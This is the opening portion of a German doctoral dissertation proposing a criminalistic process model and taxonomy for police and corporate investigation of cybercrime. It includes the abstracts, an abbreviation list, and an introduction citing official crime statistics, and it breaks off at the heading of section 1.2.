Die kriminalistische Fallbearbeitung als ganzheitlicher Ansatz zur Beschreibung und Bewältigung von Cybercrime-Delikten im behördlichen und unternehmerischen Umfeld durch Anwendung kriminalistischer Methoden der Fallanalyse, Versionsbildung und Untersuchungsplanung

Von der Fakultät für Wirtschaft, Recht und Gesellschaft der Brandenburgischen Technischen Universität Cottbus-Senftenberg zur Erlangung des akademischen Grades eines Doktors der Wirtschafts- und Sozialwissenschaften

genehmigte Dissertation

vorgelegt von:
Diplom-Ingenieur (BA) für Informationstechnik
Diplom-Verwaltungswirt (FH)
Ronny Bodach

geboren am: 30.12.1975 in Lichtenstein

Vorsitzender:	Prof. Dr. rer. pol. Florian Dost
Gutachter:	Prof. Dr. iur. Eike Albrecht
Gutachter:	Prof. Dr. ret. nat. Dirk Labudde
Tag der mündlichen Prüfung:	8. Dezember 2023

DOI: https://doi.org/10.26127/BTUOpen-6569

Vorwort

Ich möchte dieses Vorwort nutzen, um meine aufrichtige Dankbarkeit gegenüber Oberstaatsanwalt Coli von der Staatsanwaltschaft Zwickau für seine wertvolle Unterstützung bei meiner Dissertation zum Ausdruck zu bringen.

Oberstaatsanwalt Coli hat mir großzügigerweise ermöglicht, auf die angeforderten Akten aus dem Bereich der Cybercrime-Ermittlungen zuzugreifen, um einen tiefgreifenden Einblick in die Bekämpfung dieser Delikte zu erhalten. Diese Einblicke waren von unschätzbarem Wert und haben meiner Forschung einen konkreten Anwendungskontext verliehen. Durch die detaillierte Analyse der Fälle und die daraus gewonnenen Erkenntnisse konnte ich wichtige Schlussfolgerungen ziehen und neue Erkenntnisse gewinnen.

Mir ist bewusst, dass die Unterstützung durch Oberstaatsanwalt Coli und die Bereitstellung der Akten keine Selbstverständlichkeit waren. Daher bin ich überaus dankbar für das entgegengebrachte Vertrauen und die überaus große Hilfe, die mein Projekt ermöglicht haben.

Ich bin fest davon überzeugt, dass die Erkenntnisse aus dieser Forschungsarbeit einen positiven Beitrag zur weiteren Erforschung und Bekämpfung des Cybercrime leisten können.

Ronny Bodach

Abstrakt

Die Statistik zu Cybercrime-Straftaten zeigt auch nach der Covid-19-Pandemie keine Abnahme. Die fortwährende Präsenz von IT-bezogenen Delikten im Bundeslagebild Cybercrime des Bundeskriminalamtes unterstreicht die anhaltende Bedeutung der Verfolgung von Cyber-Straftaten für die allgemeine Kriminalitätsbekämpfung. Die Verfolgung von Cybercrime ist entscheidend für die Sicherheit von Bürgern, Unternehmen und Institutionen in Deutschland.

Die steigende Anzahl von Cybercrime-Delikten steht im Kontrast zu einer stagnierenden Aufklärungsquote. Dies erfordert neue Herangehensweisen bei der Bearbeitung dieser Delikte. Daher wurde in dieser Arbeit eine grundlegende Methode entwickelt, die den spezifischen Anforderungen von Cybercrime-Delikten gerecht wird.

Um eine geeignete Methode für die Bearbeitung von Cybercrime-Delikten zu entwickeln, wurden nicht-behördliche Methoden zur Bewältigung von Sicherheitsvorfällen analysiert. Dazu gehören computerforensische Ablaufmodelle, Bedrohungsmodelle und Frameworks für IT-Ermittlungen. Gleichzeitig wurden kriminalistische Prozesse betrachtet, die in der Bewältigung kriminalpolizeilicher Lagen Anwendung finden. Dies umfasst Methoden der kriminalistischen Fallanalyse, Versions- und Hypothesenerstellung sowie Untersuchungsplanung, unterstützt durch Kriterienkataloge.

Das Ziel dieser Arbeit stellt die Entwicklung einer geeigneten Methode für die kriminalpolizeiliche Untersuchung von Cybercrime-Delikten durch die Verschmelzung von Methoden der Sicherheitsvorfallbehandlung und der kriminalpolizeilichen Lagebewältigung dar. Das entstandene KFA-Prozessmodell ermöglicht die Bewertung und Analyse von Sachverhaltsinformationen anhand eines eigenen Kriterienkatalogs, bildet die Grundlage für Synthese und Untersuchungsplanung und wurde an realen Fallakten evaluiert. Zusätzlich wurde eine eigene Beschreibungssprache in Form der KFA-Taxonomie entwickelt, die die Einordnung, Beschreibung und Vergleichbarkeit von Cybercrime-Delikten ermöglicht.

Abschließend befasst sich diese Arbeit mit der Umsetzung der theoretischen Grundlagen in Form von Lehrinhalten für die breite Nutzung in Ausbildungen im Bereich Cyber-

crime. Dazu wurden verschiedene Szenarien entwickelt, die die Anwendung des KFA-Prozessmodells, seines Kriterienkatalogs sowie die Umsetzung der KFA-Taxonomie anhand verschiedener Cybercrime-Delikte in praktischen Übungen demonstrieren.

Das KFA-Prozessmodell richtet sich an Ermittler der Cybercrime-Kommissariate und -Dezernate der Kriminalpolizei. Es bietet eine strukturierte Methode für die kriminalpolizeiliche Arbeit, erläutert den kriminalistischen Hintergrund von Delikten und ist auch ohne Vorkenntnisse im Bereich der Kriminalistik anwendbar. Diese Arbeit ermöglicht zudem Unternehmensermittlern die Integration kriminalistischer Methoden in die Sicherheitsvorfallbehandlung und verbessert die Untersuchung von Cybercrime in Unternehmensbereichen.

Abstract

The statistical trend in cybercrime offenses remains persistent post-Covid-19, as evidenced by the Federal Criminal Police Office's Cybercrime situation report. Addressing these offenses is crucial for overall crime prevention. The prosecution of cybercrime is crucial for the safety of citizens, businesses, and institutions in Germany.

The increasing number of cybercrime offenses contrasts with a stagnant clearance rate, necessitating new approaches to handling these crimes. Therefore, this work has developed a fundamental method that addresses the specific requirements of cybercrime offenses.

To develop a suitable method for handling cybercrime offenses, non-governmental methods for managing security incidents were analyzed. This includes computer forensic process models, threat models, and frameworks for IT investigations. Concurrently, forensic processes used in handling criminal police situations were examined, encompassing methods of forensic case analysis, hypothesis formulation, and investigation planning, supported by criteria catalogs.

The objective of this work is to develop a suitable method for the criminal police investigation of cybercrime offenses by merging methods of security incident handling and criminal police situation management. The resulting KFA process model allows the assessment and analysis of factual information based on its criteria catalog, forms the basis for synthesis and investigation planning, and was evaluated using real case files. Additionally, a proprietary description language in the form of the KFA taxonomy was developed, allowing the classification, description, and comparability of cybercrime offenses.

Finally, this work addresses the implementation of the theoretical foundations in the form of training content for broad use in cybercrime education. Various scenarios were developed to demonstrate the application of the KFA process model, its criteria catalog, and the implementation of the KFA taxonomy through practical exercises involving different cybercrime offenses.

The KFA process model is designed for investigators in cybercrime units and departments of criminal police. It provides a structured method for criminal police work, explains the forensic background of offenses, and is applicable even without prior knowledge in the field of criminology. Moreover, this work enables corporate investigators to integrate criminal investigation methods into security incident handling and enhances the investigation of cybercrime in corporate settings.

Inhaltsverzeichnis

Abkürzungsverzeichnis

Abkürzung	Beschreibung
ADS	Alternativer Datenstrom
ANSSI	Agence Nationale de la Sécurité des Systèmes d'Information
API	Application Programming Interfaces
APT	Advanced Persistent Threat
APT	Advanced Persistent Threat
BAFIN	Bundesanstalt für Finanzdienstleistungsaufsicht
BAO	Besondere Aufbauorganisation
BfV	Bundesamt für Verfassungsschutz
BKA	Bundeskirminalamt
BSI	Bundesamt für Sicherheit in der Informationstechnik
BTC	Bitcoin
C2	Command und Control Server
CERT	Computer Emergency Response Team
CKC	Cyber Kill Chain
CoA	Chain of Artefact
CTI	Cyber Threat Intelligence
DARPA	Defense Advanced Research Projects Agency
DDoS	Distributed Denial of Sevice
DFIR	Digital Forensic & Incident Response
DFRWS	Digital Forensic Research Workshop
DoS	Denial of Sevice
FET	Forensic Examination Taxonomie
HTML	Hypertext Markup Language
i.d.R.	in der Regel
IDS	Intrusion Detection Systeme
IoC	Indicators of Compromise (Indikatoren für Kompromittierung)
IR	Incident Response
IRH	Internationale Rechtshilfe
iSCM	Institute for Information & Supply Chain Management
JIT	Joint Investigation Team
KFA	kriminalistische Fallanalyse
KFA	Kriminalitische Fallarbeit
KRITIS	Kritische Infrastruktur
LE	Law Enforcement zu Deutsch Strafverfolgung
LM-CIRT	Lockheed Martin Computer Incident Response Team
NGO	Non-governmental organization (Nichtregierungsorganisation)
NHTSA	National Highway Traffic Safety Administration
NIST	National Institute of Standards and Technology
NNSA	National Nuclear Security Administration
OCTAVE	Operationally Critical Threat Asset, and Vulnerability Evaluation
OFA	operative Fallanalyse
OSD	Open Source Data
OSINT	Open Source Intelligence
PACS	Picture Archiving and Communication System

PDV	Polizeidienstvorschrift
RDP	Remote Desktop Protokoll
REST	Representational State Transfer
RHE	Rechtshilfeersuchen
SOCMINT	Social Media Intelligence
SOKO	Sonderkommission
SSH	Secure Shell
TTP	Tools, Tactics & Procedures (Werkzeuge, Taktiken und Prozeduren)
VPN	Virtual Private Network
WDFIA	Workshop on Digital Forensics & Incident Analysis
YARA	Yet Another Ridiculous Acronym

Abbildungsverzeichnis

Tabellenverzeichnis

1 Motivation und Einleitung

Das Bundesamt für Sicherheit in der Informationstechnik (BSI) hat in seinem Lagebericht zum Jahr 2022 erneut konstatiert, dass die Kriminalität im Internet leicht gestiegen ist. Dabei wurde durch das BSI statistisch erhoben, dass jeder vierte Geschädigte Opfer einer Cyber-Straftat wurde. „Die generelle Betroffenheit von Verbraucherinnen und Verbrauchern ist im Vergleich zu den vergangenen drei Jahren zuletzt leicht angestiegen: 29 Prozent der Befragten gaben an, bereits Opfer von Kriminalität im Internet gewesen zu sein. In den vergangenen Jahren waren es noch 25 Prozent. Dabei sind jeweils einem Viertel der Befragten vor allem Betrug beim Onlineshopping (25 Prozent), ein Fremdzugriff auf ein Online-Konto (25 Prozent) und/oder eine Infektion mit Schadsoftware (24 Prozent) widerfahren.“[1]

Diese ungebrochene hohe Anzahl an Cybercrime-Delikten wird auch in der derzeitigen Bedrohungslage in Deutschland deutlich. Durch das Institute for Information & Supply Chain Management (iSCM) wird monatlich die Bedrohungslage für Deutschland repräsentativ erfasst. Diese wird durch unabhängige Befragungen unterschiedlicher Branchen und auch Forschenden der Cyber-Sicherheit ermittelt und statistisch erfasst. Die im monatlichen Report von Juni 2023 aufgezeigte Bedrohungslage ist zwar tendenziell in den letzten beiden Monaten rückläufig, allerdings schätzen nach wie vor 19,6 Prozent der Befragten das Risiko, Opfer eines Cybercrime-Delikts, in welcher Form auch immer, zu werden, als hoch ein. Der Verlauf der Entwicklung der Cyber-Kriminalität in den Jahren 2020, 2021 und des 1. Quartals von 2023 kann der der Abbildung 1: Bedrohungslage der Cybersicherheit zum Stand Juni 2023 entnommen werden. Zu den Hochzeiten der Covid-19-Pandemie 2021 und Anfang 2022 lagen diese Zahlen noch wesentlich höher und erreichten nicht selten Risikowerte von im Durchschnitt 33 Prozent. Langfristig betrachtet liegen diese Werte auf einem durchschnittlichen Niveau von 24,9 Prozent seit dem Ausklingen der Covid-19-Pandemie zum Ende des Jahres 2022. Von einer Erholung kann angesichts der Risikobewertung mit derzeit ca. 20 Prozent also nicht gesprochen werden.

[1] Bundesamt für Sicherheit in der Informationstechnik: "Die Lage der IT-Sicherheit in Deutschland 2022" (2023), S. 57.

Unternehmen, aber auch Bundes- und Landesbehörden, sind sich dieses Gefahrenpotenzials durchaus bewusst, was auch die Ausgestaltung aktueller Gesetzesinitiativen zum Schutz der Wirtschaft Europas und Deutschlands vor Cyberangriffen aufzeigt. Die Anfang 2023 in Kraft getretene NIS-2-Richtlinie[2] muss von den EU-Mitgliedstaaten in nationales Recht umgesetzt werden. Diese Einführung von Vorgaben zur Umsetzung von Cybersicherheit für Unternehmen und Institutionen, wie auch die stetige Erweiterung von betroffenen Unternehmen der Kritischen Infrastruktur (KRITIS), ist ein Schritt zur Erhöhung der Cybersicherheit in Deutschland.




Abbildung 1: Bedrohungslage der Cybersicherheit zum Stand Juni 2023[3]

Bei näherer Betrachtung der absoluten Zahlen der polizeilichen Kriminalstatistik (PKS) des Bundeslagebilds Cybercrime 2021, herausgegeben vom Bundeskriminalamt (BKA), erscheint diese Bedrohungslage bei 146.363 erfassten Cybercrime-Straftaten im Jahr 2021 recht real. Das Bundeslagebild Cybercrime liefert zu dem Erkenntnisse zur Aufteilung der

[2] Die NIS-2-Richtlinie („The Network and Information Security (NIS) Directive“) regelt die Cyber- und Informationssicherheit von Unternehmen und Institutionen. Hier geregelt: Richtlinie (EU) 2022/2555 des Europäischen Parlaments und des Rates vom 14. Dezember 2022 über Maß-nahmen für ein hohes gemeinsames Cybersicherheitsniveau in der Union, zur Änderung der Verordnung (EU) Nr. 910/2014 und der Richtlinie (EU) 2018/1972, und zur Aufhebung der Richtlinie (EU) 2016/1148 (NIS-2-Richtlinie).

[3] iSCM INSTITUTE, "iSCM UPDATE CyberSecurity 06/2023" (2023), S. 2.

einzelnen Straftaten auf die unterschiedlichen Cyber-Delikte; in der in Abbildung 2: Gesamtanzahl der Cyber-Straftaten für die Jahre 2020 und 2021 aufgeführten Fassung sind die neuen modifizierten Erfassungsmodalitäten der PKS bereits eingearbeitet.




Abbildung 2: Gesamtanzahl der Cyber-Straftaten für die Jahre 2020 und 2021[4]

Auch die Bedrohungslage für Deutschland, erhoben vom iSCM, spiegelt die vorsätzlichen Cyber-Delikte wider, wobei der Fokus hierbei auf zwei Kategorien gelegt werden kann: die der technischen Attacken und Manipulationen und die des Daten- und Identitätsdiebstahls, welche, wie in Abbildung 3 erkennbar, die Hauptrisiken ausmachen. Das BKA schätzte zudem ein, dass das Risiko, Opfer einer Ransomware-Attacke zu werden, im Jahr 2021 am größten war. Ransomware wurde 2021 wiederholt zur gesamtgesellschaftlichen Bedrohung im Bereich Cybercrime. „2021 war geprägt von Angriffen auf Kritische Infrastrukturen, die öffentliche Verwaltung oder internationale Lieferketten. Neben monetären Schäden beeinträchtigen derartige Angriffe auch die Funktionsfähigkeit des Gemeinwesens.“[5] Auch das dadurch entstandene Schadenspotenzial ist im Vergleich zu den Vorjahren erneut gestiegen. Insgesamt konnte ein Schaden von ca. 24,3 Milliarden Euro durch Ransomware im Jahre 2021 festgestellt werden. Bei der Untersuchung dieser Ransomware-Angriffe wurden dabei drei entscheidende Modi Operandi ausfindig gemacht.

[4] Bundeskriminalamt: "Cybercrime Bundeslagebild 2021" (2022), S. 7.
[5] Ebd., S. 2.

Double Extortion: Der Standard-Modus-Operandi (Datenverschlüsselung und -veröffentlichung).

Triple Extortion: Zusätzlich zur Datenverschlüsselung und Veröffentlichung erfolgen DDoS Attacken beim Opfer.

Second Stage Extortion: Auch Kunden der eigentlichen Opfer werden damit erpresst, dass ihre Daten veröffentlicht werden, sollte keine Zahlung erfolgen.




Abbildung 3: Bedrohungspotenzial einzelner Cybersecurity Risiken[6]

Dies verdeutlicht einmal mehr, wie wichtig es ist, Cyber-Attacken bereits in der Anfangsphase von Angriffen zu erkennen und diese abzuwehren oder aber zumindest aufzuklären, um zukünftigen Angriffen besser zu begegnen. Dazu gehören geeignete Vorgehensweisen und Modelle, die eine solche Aufklärung schnell und zielgerichtet ermöglichen. Zudem ist eine Verzahnung der Abwehr von Cybercrime-Angriffen in unterschiedlichen Branchen und Unternehmen im Zusammenspiel mit der Aufklärung dieser Straftaten auf behördlicher Ebene notwendig. Ergänzend kommt dazu, dass auch die Angriffe auf kommunale und behördliche Institutionen und IT-Infrastrukturen zugenommen haben.

[6] iSCM INSTITUTE, "iSCM UPDATE CyberSecurity 06/2023" (2023), S. 4

Tabelle 1: Aufklärungsrate von Fällen 2019 bis 2021

	Anzahl erfasster Fälle (absolut)	Absolute Differenz erfasster Fälle	Prozentuale Differenz erfasster Fälle	Aufgeklärte Fälle (absolut)	Aufgeklärte Fälle Differenz (absolut)	Aufgeklärte Fälle in %, Aufklärungsquote (AQ)	Veränderung AQ (Prozentpunkte)
2019	122.800			39.079		31,80%	
2020	130.477	7.677	6,30%	41.810	2.731	32,00%	0,2
2021	146.363	15.886	12,20%	42.939	1.129	29,30%	-2,7

Quelle: Bundeskriminalamt: "Cybercrime Bundeslagebild 2021" (2022), S. 6 (auszugsweise übernommen).

Einen Wermutstropfen stellt die leicht gesunkene Aufklärungsquote dar, obwohl sich die Fallzahlen um 2,7 Prozent vom Jahr 2021 zum Vorjahr erhöht haben. Das BKA vermerkt zudem im Lagebericht Cybercrime 2021, das bei den Fallzahlen der aufgeführten Cyber-Straftaten signifikante Steigerungen feststellbar sind, wie etwa einen Anstieg von über 12 Prozent für den cyberspezifischen Summenschlüssel „Cybercrime“, wie in Tabelle 1 deutlich an den absoluten Zahlen erkennbar ist.




Abbildung 4: Relation zwischen erfassten und aufgeklärten Cyber-Straftaten der Jahre 2019 bis 2021[7]

[7] Bundeskriminalamt: "Cybercrime Bundeslagebild 2021" (2022), S. 5, angepasst für Trendfeststellung.

Im BKA-Lagebild wird zudem Folgendes festgestellt: „die Aufklärungsquote liegt mit knapp unter 30 % weiterhin deutlich unter dem PKS-Durchschnitt.“[8] Zudem wird in Abbildung 4: Relation zwischen erfassten und aufgeklärten Cyber-Straftaten der Jahre 2019 bis 2021 deutlich, dass die Aufklärungsquote hier keinem signifikaten Aufwärtstrend folgt, wie dies etwa bei der Anzahl der erfassten Fälle ersichtlich ist.

Daher sind geeignete Ansätze zur Bekämpfung von Cybercrime-Straftaten erforderlich, denn eine effektive und zielführende Strafverfolgung und Feststellung der Täter minimiert das Gefahrenpotenzial und verhindert zudem den Anfall erneuter Straftaten derselben Täter bzw. Tätergruppierungen.

1.1 Problemstellung auf Grundlage der derzeitigen wissenschaftlichen Aufarbeitung des Themas

Die Ansätze zur Bekämpfung von Cybercrime-Straftaten sollten einem methodischen Vorgehen folgen und geeignet sein, durch Ermittler – sowohl im behördlichen als auch unternehmerischen Umfeld – umgesetzt werden zu können. Dabei ist es wichtig, eine Bearbeitung von Delikten unabhängig von Struktur und Ausrichtung, also deren Tatbestandsmerkmalen und spezifischen informationstechnischen Gegebenheiten, zu gewährleisten. Eine solche Herangehensweise, der als Ansatz zu einer Fallbearbeitung verstanden werden kann, sollte zudem für jedermann geeignet sein, der mit einer Einarbeitung in die Kriminalistik vertraut gemacht wird. Die Untersuchung der Cybercrime-Straftaten sollte zudem nach wissenschaftlich belegten Methoden aus dem Bereich Kriminalistik erfolgen.

Die derzeitige Literatur im Bereich Cybercrime-Ermittlungen zeigt die unterschiedlichen Delikte aus dem Bereich Cybercrime in aller Regel als Fallbeschreibungen mit konkreten Beweisquellen und Handlungsanleitungen auf, die zwar geeignet sind ermittlungstechnische Schritte und Abläufe abzuleiten. Eine konkrete unabhängige Vorgehensweise zur Untersuchung von Cybercrime Delikten wird dabei allerdings nicht vorgegeben. Hier wird auf eine bereits vorhandene kriminalistische Vorausbildung gesetzt. Die Zielgruppe sind daher Ermittler der kriminalpolizeilichen Kommissariate und Dezernate, die den Bereich wechseln und in den IT-Ermittlungsbereich wechseln.

[8] Bundeskriminalamt: "Cybercrime Bundeslagebild 2021" (2022), S. 4.

Eine allgemeine Herangehensweise bei der Aufklärung von Straftaten liefert die kriminalistische Literatur am Beispiel der kriminalistischen Fallanalyse, Versions- bzw. Hypothesenbildung und Untersuchungsplanung seit den frühen 1980er Jahren. Dieses weithin etablierte Vorgehen wird jedoch allgemein im Bereich der klassischen Straftaten wie Kapitaldelikten, Sexualdelikten oder Straftaten mit besonderer Bedeutung vorgestellt. Eine Aufarbeitung, inwiefern dieser Ansatz auch bei der Aufklärung von Cybercrime-Delikten angewendet werden kann, ist in der einschlägigen deutschsprachigen Kriminalistik-Literatur nicht feststellbar. Auch die internationale Literatur liefert hier nur modellspezifische Ansätze für den Ablauf von etwa computerforensischen Untersuchungen, jedoch nicht geeignete Handlungsanleitungen zur kriminalistischen Aufarbeitung dieser Delikte.

Für die Untersuchung von Cybercrime im unternehmerischen Umfeld existieren eine große Anzahl unterschiedlicher Modelle aus dem Bereich der Sicherheitsvorfallbehandlung. Diese zielen darauf ab, eine Angriffsverfolgung, Feststellung der verwundbaren IT-Infrastruktur und Wiederherstellung der IT-Sicherheit zu gewährleisten. Die Feststellung von Täter oder Tätergruppierungen liegt dabei nicht im Fokus der Untersuchungen von Unternehmen. Federführend für die Ausgestaltung der IT-Sicherheit in Deutschland ist das Bundesamt für Sicherheit in der Informationstechnik (BSI), welches allgemeine Vorgaben für Unternehmen, aber auch behördliche Institutionen herausgibt, wie etwa Leitlinien für die Sicherheitsvorfallbehandlung oder den Ablauf von computerforensischen Untersuchungen. Zudem gibt es vom BSI zusätzliche Modellbeschreibungen für Untersuchungen und auch Beschreibungssprachen für die Klassifikation von Sicherheitsvorfällen unterschiedlicher Art. Zudem beschäftigt sich das BSI mit der Ausgestaltung der Erreichbarkeit von IT-Sicherheit für Behörden und Unternehmen. Dazu gehört auch die prädiktive Analyse der Sicherheitslage, eine Modellierung der Bedrohungslage und die Zusammenarbeit mit internationalen Gremien in Bezug auf die Aufrechterhaltung und Erlangung von IT-Sicherheit.

1.2 Forschungsgegenstand dieser Dissertation

